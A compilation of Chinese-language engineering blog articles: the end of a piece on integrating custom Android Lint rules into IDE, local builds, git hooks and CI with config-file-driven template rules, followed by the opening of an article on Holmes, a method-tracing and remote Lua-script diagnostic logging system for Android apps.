IDEA提供了Inspections功能和相应的API来实现代码检查，Android原生Lint就是通过Inspections集成到了Android Studio中。对于自定义Lint规则，官方似乎没有给出明确说明，但实际研究发现，在Android Studio 2.2+版本和基于JavaPsiScanner开发的条件下（或Android Studio 3.0+和JavaPsiScanner/UastScanner），IDE会尝试加载并实时执行自定义Lint规则。

技术细节：


1. 在Android Studio 2.x版本中，菜单 `Preferences - Editor - Inspections - Android - Lint - Correctness - Error from Custom Lint Check (avaliable for Analyze|Inspect Code)` 中指出，自定义Lint只支持命令行或手动运行，不支持实时检查。

> Error from Custom Rule When custom (third-party) lint rules are integrated in the IDE, they are not available as native IDE inspections, so the explanation text (which must be statically registered by a plugin) is not available. As a workaround, run the lint target in Gradle instead; the HTML report will include full explanations.

2. 在Android Studio 3.x版本中，打开Android工程源码后，IDE会加载工程中的自定义Lint规则，在设置菜单的Inspections列表里可以查看，和原生Lint效果相同（Android Studio会在打开源文件时触发对该文件的代码检查）。
3. 分析自定义Lint的 `IssueRegistry.getIssues()` 方法调用堆栈，可以看到Android Studio环境下，是由 `org.jetbrains.android.inspections.lint.AndroidLintExternalAnnotator` 调用 `LintDriver` 加载执行自定义Lint规则。

> 参考代码：
> https://github.com/JetBrains/android/tree/master/android/src/org/jetbrains/android/inspections/lint

在Android Studio中的实际效果如图：




## 本地编译时自动检查

配置Gradle脚本可实现编译Android工程时执行Lint检查。好处是既可以尽早发现问题，又可以有强制性；缺点是对编译速度有一定的影响。

编译Android工程执行的是assemble任务，让assemble依赖lint任务，即可在编译时执行Lint检查；同时配置LintOptions，发现Error级别问题时中断编译。

在Android Application工程（APK）中配置如下，Android Library工程（AAR）把 `applicationVariants` 换成 `libraryVariants` 即可。

```
android.applicationVariants.all { variant ->
    variant.outputs.each { output ->
        def lintTask = tasks["lint${variant.name.capitalize()}"]
        output.assemble.dependsOn lintTask
    }
}
```

LintOptions的配置：

```
android.lintOptions {
        abortOnError true
}
```

## 本地commit时检查

利用git pre-commit hook，可以在本地commit代码前执行Lint检查，检查不通过则无法提交代码。这种方式的优势在于不影响开发时的编译速度，但发现问题相对滞后。

技术实现方面，可以编写Gradle脚本，在每次同步工程时自动将hook脚本从工程拷贝到 `.git/hooks/` 文件夹下。

## 提代码时CI检查

作为代码提交流程规范的一部分，发Pull Request提代码时用CI系统检查Lint问题是一个常见、可行、有效的思路。可配置CI检查通过后代码才能被合并。

CI系统常用Jenkins，如果使用Stash做代码管理，可以在Stash上配置Pull Request Notifier for Stash插件，或在Jenkins上配置Stash Pull Request Builder插件，实现发Pull Request时触发Jenkins执行Lint检查的Job。

在本地编译和CI系统中做代码检查，都可以通过执行Gradle的Lint任务实现。可以在CI环境下给Gradle传递一个StartParameter，Gradle脚本中如果读取到这个参数，则配置LintOptions检查所有Lint问题；否则在本地编译环境下只检查部分高优先级Lint问题，减少对本地编译速度的影响。

Lint生成报告的效果如图所示：

Lint Report: 34 errors and 52 warnings

Correctness

| | |
|---|---|
| 24 | ResourceNaming: 资源文件命名规范 |
| 3 | OldTargetApi: Target SDK attribute is not targeting latest version |
| 3 | ShowToast: Toast created but not shown |
| 13 | DeprecatedApiError: 避免调用指定API |
| 1 | DeprecatedApiWarning: 避免调用指定API |
| 2 | HandleExceptionError: 调用指定API需处理异常 |
| 3 | GradleDependency: Obsolete Gradle Dependency |

Correctness:Messages

| | |
|---|---|
| 10 | SerializableCheck: Serializable问题 |

Security

| | |
|---|---|
| 3 | LogUsage: 避免调用android.util.Log |
| 4 | PrintStackTrace: 避免调用printStackTrace() |
| 1 | AllowBackup: AllowBackup/FullBackupContent Problems |

Performance

| | |
|---|---|
| 2 | NewThread: 避免自己创建Thread |
| 16 | UnusedResources: Unused resources |

Usability

| | |
|---|---|
| 1 | GoogleAppIndexingWarning: Missing support for Firebase App Indexing |

Disabled Checks (21)

资源文件命名规范

../../src/main/res/layout/activity_demo.xml:2: 资源文件名'activity_demo'不满足正则表达式'lint_.*'

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <LinearLayout
3     xmlns:android="http://schemas.android.com/apk/res/android"
4     android:layout_width="match_parent"
5     android:layout_height="match_parent"
```

../../src/main/res/values/colors.xml:3: 资源命名'colorPrimary'不满足正则表达式'lint_.*'

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <resources>
3     <color name="colorPrimary">#3F51B5</color>
4     <color name="colorPrimaryDark">#303F9F</color>
5     <color name="colorAccent">#FF4081</color>
6 </resources>
```

../../src/main/res/values/colors.xml:4: 资源命名'colorPrimaryDark'不满足正则表达式'lint_.*'

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <resources>
3     <color name="colorPrimary">#3F51B5</color>
4     <color name="colorPrimaryDark">#303F9F</color>
5     <color name="colorAccent">#FF4081</color>
6 </resources>
```

../../src/main/res/values/colors.xml:5: 资源命名'colorAccent'不满足正则表达式'lint_.*'

```
2 <resources>
3     <color name="colorPrimary">#3F51B5</color>
4     <color name="colorPrimaryDark">#303F9F</color>
5     <color name="colorAccent">#FF4081</color>
6 </resources>
```

../../src/main/res/mipmap-xhdpi/ic_launcher.png: 资源文件名'ic_launcher'不满足正则表达式'lint_.*'

+ 19 MORE OCCURRENCES...

ResourceNaming | Correctness | Warning | Priority 8/10

## 打包发布时检查

即使每次提代码时用CI系统执行Lint检查，仍然不能保证所有人的代码合并后一定没有问题；另外对于一些特殊的Lint规则，例如前面提到的TodoCheck，还希望在更晚的时候检查。

于是在CI系统打包发布APK/AAR用于测试或发版时，还需要对所有代码再做一次Lint检查。

### 最终确定的检查时机

综合考虑多种检查方式的优缺点以及我们的目标，最终确定结合以下几种方式做代码检查：

1. 编码阶段IDE实时检查，第一时间发现问题。
2. 本地编译时，及时检查高优先级问题，检查通过才能编译。
3. 提代码时，CI检查所有问题，检查通过才能合代码。
4. 打包阶段，完整检查工程，确保万无一失。

## 配置文件支持

为了方便代码管理，我们给自定义Lint创建了一个独立的工程，该工程打包生成一个AAR发布到Maven仓库，而被检查的Android工程依赖这个AAR（具体开发过程可以参考文章末尾链接）。

自定义Lint虽然在独立工程中，但和被检查的Android工程中的代码规范、基础组件等存在较多耦合。

例如我们使用正则表达式检查Android工程的资源文件命名规范，每次业务逻辑变动要新增资源文件前缀时，都要修改Lint工程，发布新的AAR，再更新到Android工程中，非常繁琐。另一方面，我们的Lint工程除了在外卖C端Android工程中使用，也希望能直接用在其他端的其他Android工程中，而不同工程之间存在差异。

于是我们尝试使用配置文件来解决这一问题。以检查Log使用的LogUsage为例，不同工程封装了不同的Log工具类，报错时提示信息也应该不一样。定义配置文件名为 `custom-lint-config.json` ，放在被检查Android工程的模块目录下。在Android工程A中的配置文件是：

```
{
        "log-usage-message": "请勿使用android.util.Log，建议使用LogUtils工具类"
}
```

而Android工程B的配置文件是：

```
{
        "log-usage-message": "请勿使用android.util.Log，建议使用Logger工具类"
}
```

从Lint的Context对象可获取被检查工程目录从而读取配置文件，关键代码如下：

```
import com.android.tools.lint.detector.api.Context;

public final class LintConfig {

    private LintConfig(Context context) {
        File projectDir = context.getProject().getDir();
        File configFile = new File(projectDir, "custom-lint-config.json");
        if (configFile.exists() && configFile.isFile()) {
            // 读取配置文件...
        }
    }
}
```

配置文件的读取，可以在Detector的beforeCheckProject、beforeCheckLibraryProject回调方法中进行。LogUsage中检查到错误时，根据配置文件定义的信息报错。

```
public class LogUsageDetector extends Detector implements Detector.JavaPsiScanner {
        // ...

        private LintConfig mLintConfig;

    @Override
    public void beforeCheckProject(@NonNull Context context) {
        // 读取配置
        mLintConfig = new LintConfig(context);
    }

    @Override
```

```
    public void beforeCheckLibraryProject(@NonNull Context context) {
        // 读取配置
        mLintConfig = new LintConfig(context);
    }

    @Override
    public List<String> getApplicableMethodNames() {
        return Arrays.asList("v", "d", "i", "w", "e", "wtf");
    }

    @Override
    public void visitMethod(JavaContext context, JavaElementVisitor visitor, PsiMethodCallExpression call, PsiMethod method) {
        if (context.getEvaluator().isMemberInClass(method, "android.util.Log")) {
                // 从配置文件获取Message
                String msg = mLintConfig.getConfig("log-usage-message");
            context.report(ISSUE, call, context.getLocation(call.getMethodExpression()), msg);
        }
    }
}
```

# 模板Lint规则

Lint规则开发过程中，我们发现了一系列相似的需求：封装了基础工具类，希望大家都用起来；某个方法很容易抛出RuntimeException，有必要做处理，但Java语法上RuntimeException并不强制要求处理从而经常遗漏……

这些相似的需求，每次在Lint工程中开发同样会很繁琐。我们尝试实现了几个模板，可以直接在Android工程中通过配置文件配置Lint规则。

如下为一个配置文件示例：

```
{
  "lint-rules": {
    "deprecated-api": [{
      "method-regex": "android\\.content\\.Intent\\.get(IntExtra|StringExtra|BooleanExtra|LongExtra|LongArrayExtra|StringArrayListExtra|Seriali
zableExtra|ParcelableArrayListExtra).*",
      "message": "避免直接调用Intent.getXx()方法，特殊机型可能发生Crash，建议使用IntentUtils",
      "severity": "error"
    },
    {
      "field": "java.lang.System.out",
      "message": "请勿直接使用System.out，应该使用LogUtils",
      "severity": "error"
    },
    {
      "construction": "java.lang.Thread",
      "message": "避免单独创建Thread执行后台任务，存在性能问题，建议使用AsyncTask",
      "severity": "warning"
    },
    {
      "super-class": "android.widget.BaseAdapter",
      "message": "避免直接使用BaseAdapter，应该使用统一封装的BaseListAdapter",
      "severity": "warning"
    }],
    "handle-exception": [{
      "method": "android.graphics.Color.parseColor",
      "exception": "java.lang.IllegalArgumentException",
      "message": "Color.parseColor需要加try-catch处理IllegalArgumentException异常",
      "severity": "error"
    }]
  }
}
```

示例配置中定义了两种类型的模板规则：

- DeprecatedApi：禁止直接调用指定API
- HandleException：调用指定API时，需要加try-catch处理指定类型的异常

问题API的匹配，包括方法调用(method)、成员变量引用(field)、构造函数(construction)、继承(super-class)等类型；匹配字符串支持glob语法或正则表达式（和lint.xml中ignore的配置语法一致）。


实现方面，主要是遍历Java语法树中特定类型的节点并转换成完整字符串（例如方法调用 `android.content.Intent.getIntExtra` ），然后检查是否有模板规则与其匹配。匹配成功后，DeprecatedApi规则直接输出message报错；HandleException规则会检查匹配到的节点是否处理了特定Exception（或Exception的父类），没有处理则报错。

## 按Git版本检查新增文件

随着Lint新规则的不断开发，我们又遇到了一个问题。Android工程中存在大量历史代码，不符合新增Lint规则的要求，但也没有导致明显问题，这时接入新增Lint规则要求修改所有历史代码，成本较高而且有一定风险。例如新增代码规范，要求使用统一的线程工具类而不允许直接用Handler以避免内存泄露等。

我们尝试了一个折中的方案：只检查指定git commit之后新增的文件。在配置文件中添加配置项，给Lint规则配置 `git-base` 属性，其值为commit ID，只检查此次commit之后新增的文件。

实现方面，执行 `git rev-parse --show-toplevel` 命令获取git工程根目录的路径；执行 `git ls-tree --full-tree --full-name --name-only -r <commit-id>` 命令获取指定commit时已有文件列表（相对git根目录的路径）。在Scanner回调方法中通过 `Context.getLocation(node).getFile()` 获取节点所在文件，结合git文件列表判断是否需要检查这个节点。需要注意的是，代码量较大时要考虑Lint检查对电脑的性能消耗。




## 总结

经过一段时间的实践发现，Lint静态代码检查在解决特定问题时的效果非常好，例如发现一些语言或API层面比较明确的低级错误、帮助进行代码规范的约束。使用Lint前，不少这类问题恰好对开发人员来说又很容易遗漏（例如原生的NewApi检查、自定义的SerializableCheck）；相同问题反复出现；代码规范的执行，特别是有新人参与开发时，需要很高的学习和沟通成本，还经常出现新人提交代码时由于没有遵守代码规范反复被要求修改。而使用Lint后，这些问题都能在第一时间得到解决，节省了大量的人力，提高了代码质量和开发效率，也提高了App的使用体验。

## 参考资料与扩展阅读


- 使用 Lint 改进您的代码 | Android Studio
- Android Plugin DSL Reference：LintOptions
- Android自定义Lint实践
- Lint工具的源码分析(3)
- Android Studio Release Notes
- Git – Documentation


Lint和Gradle相关技术细节还可以阅读个人博客：

- Android Lint：基本使用与配置🔗
- Android Lint：自定义Lint调试与开发🔗
- Android Gradle配置快速入门🔗
- Gradle开发快速入门——DSL语法原理与常用API介绍🔗

## 作者简介


- 子健，Android高级工程师，2015年毕业于西安电子科技大学并校招加入美团外卖。前期先后负责过外卖App首页、商家容器、评价等核心业务模块的开发维护，目前重点负责参与外卖打包自动化、代码检查、平台化等技术工作。


## 招聘

美团外卖App团队诚招Android/iOS高级工程师/技术专家，工作地北京/上海可选，欢迎有兴趣的同学投递简历到wukai05#meituan.com。

# Android动态日志系统Holmes

作者: 少飞 陈潼 利峰

## 背景

美团是全球领先的一站式生活服务平台，为6亿多消费者和超过450万优质商户提供连接线上线下的电子商务网络。美团的业务覆盖了超过200个丰富品类和2800个城区县网络，在餐饮、外卖、酒店旅游、丽人、家庭、休闲娱乐等领域具有领先的市场地位。平台大，责任也大。在移动端，如何快速定位并解决线上问题提高用户体验给我们带来了极大挑战。线上偶尔会发生某一个页面打不开、新活动抢单按钮点击没响应、登录不了、不能下单等现象，由于Android碎片化、网络环境、机型ROM、操作系统版本、本地环境复杂多样，这些个性化的使用场景很难在本地复现，加上问题反馈的时候描述的往往都比较模糊，快速定位并解决问题难度不小。为此，我们开发了动态日志系统Holmes，希望它能像大侦探福尔摩斯那样帮我们顺着线上bug的蛛丝马迹，发现背后真相。

### 现有的解决办法

- 发临时包用户安装
- QA尝试去复现问题
- 在线debug调试工具
- 预先手动埋点回捞

### 现有办法的弊端

- 临时发包：用户配合过程繁琐，而且解决问题时间很长
- QA复现：尝试已有机型发现个性化场景很难复现
- 在线debug：网络环境不稳定，代码混淆调试成本很高，占用用户过多时间用户难以接受
- 手动埋点：覆盖范围有限，无法提前预知，而且由于业务量大、多地区协作开发、业务类型多等造成很难统一埋点方案，并且在排查问题时大量的手动埋点会产生很多冗余的上报数据，寻找一条有用的埋点信息犹如大海捞针

### 目标诉求

- 快速拿到线上日志
- 不需要大量埋点甚至不埋点
- 精准的问题现场日志

## 实现

针对难定位的线上问题，动态日志提供了一套快速定位问题的方案。预先在用户手机自动产生方法执行的日志信息，当需要排查用户问题时，通过信令下发精准回捞用户日志，再现用户操作路径；动态日志系统也支持动态下发代码，从而实现动态分析运行时对象快照、动态增加埋点等功能，能够分析复杂使用场景下的用户问题。


# 自动埋点

自动埋点是线上App自动产生日志，怎么样自动产生日志呢？我们对方法进行了插桩来记录方法执行路径（调用堆栈），在方法的开头插入一段桩代码，当方法运行的时候就会记录方法签名、进程、线程、时间等形成一条完整的执行信息（这里我们叫TraceLog），将TraceLog存入DB等待信令下发回捞数据。


```
public void onCreate(Bundle bundle) {
        //插桩代码
       if (Holmes.isEnable(....)) {
           Holmes.invoke(....);
           return;
       }
       super.onCreate(bundle);
       setContentView(R.layout.main);
 }
```

### 历史数据

Tracelog形成的是代码的历史执行路径，一旦线上出现问题就可以回捞用户历史数据来排查问题，并且Tracelog有以下几个优点：

1. Tracelog是自动产生的无需开发者手动埋点
2. 插桩覆盖了所有的业务代码，而且这里Tracelog不受Proguard内联方法的限制，插桩在Proguard之前所以方法被内联之后桩代码也会被内联，这样就会记录下来对照原始代码的完整执行路径信息
3. 回捞日志可以基于一个方法为中心点向前或者向后采集日志（例如：点击下单按钮无响应只需要回捞点击下单按钮事件之后的代码执行路径来分析问题），这样可以避免上报一堆无用日志，减少我们排查问题的时间和降低复杂度


### Tracelog工作的流程




方法运行产生方法调用日志首先会经过checker进行检测，checker包含线程检测和方法检测（减少信息干扰），线程检测主要过滤类似于定时任务这种一直在不断的产生日志的线程，方法检测会在一定时间内检测方法调用的频率，过滤掉频繁调用的方法，方法如果不会被过滤就会进行异步处理，其次向对象池获取一个Tracelog对象，Tracelog对象进入生产队列组装时间、线程、序列号等信息，完成后进入消费队列，最后消费队列到达固定数量之后批量处理存入DB。

**Tracelog数据展示**

日志回捞到Trace平台上按时间顺序排列展示结果：




### 问题总结


我们的平台部署实施了几个版本，总结了很多的案例。经过实战的考验发现多数的场景下用户回捞Tracelog分析问题只能把问题的范围不断的缩小，但是很多的问题确定了是某一个方法的异常，这个时候是需要知道方法的执行信息比如：入参、当前对象字段、返回值等信息来确定代码的执行逻辑，只有Tracelog在这里的感觉就好比只差临门一脚了，怎么才能获取方法运行时产生的内存快照呢？这正是体现动态日志的动态性能力。

## 动态下发

对目标用户下发信令，动态执行一段代码并将结果上报，我们利用Lua脚本在方法运行的时候去获取对象的快照信息。为什么选择Lua？Lua运行时库非常小并且可以调用Java代码而且语言精简易懂。动态执行Lua有三个重要的时机：立即执行、方法前执行、方法后执行。

- 立即执行：接受到信令之后就会立马去执行并上报结果
- 方法前执行：在某一个方法执行之前执行Lua脚本，动态获取入参、对象字段等信息
- 方法后执行：在某一个方法执行之后执行Lua脚本，动态获取返回值、入参变化、对象字段变化等信息

在方法后执行Lua脚本遇到了一些问题，我们只在方法前插桩，如果在方法后也插桩这样能解决在方法后执行的问题，但是这样增加代码体积和影响proguard内联方法数，如何解决这个问题如下：




我们利用反射执行当前方法，当进入方法前面的插桩代码不会直接执行本方法的方法体会在桩代码里通过反射调用自己，这样就做到了一个动态AOP的功能就可以在方法之后执行脚本，同样这种方法也存在一个问题，就是会出现死循环，解决这个问题的办法只需要在执行反射的时候标记是反射调用进来的就可以避免死循环的问题。

我们还可以让脚本做些什么呢？除了可以获取对象的快照信息外，还增加了DB查询、上报普通文本、ShardPreferences查询、获取Context对象、查询权限、追加埋点到本地、上传文件等综合能力，而且Lua脚本的功能远不仅如此，可以利用Lua脚本调用Java的方法来模拟代码逻辑，从而实现更深层次的动态能力。

**动态下发数据展示**


对象数据



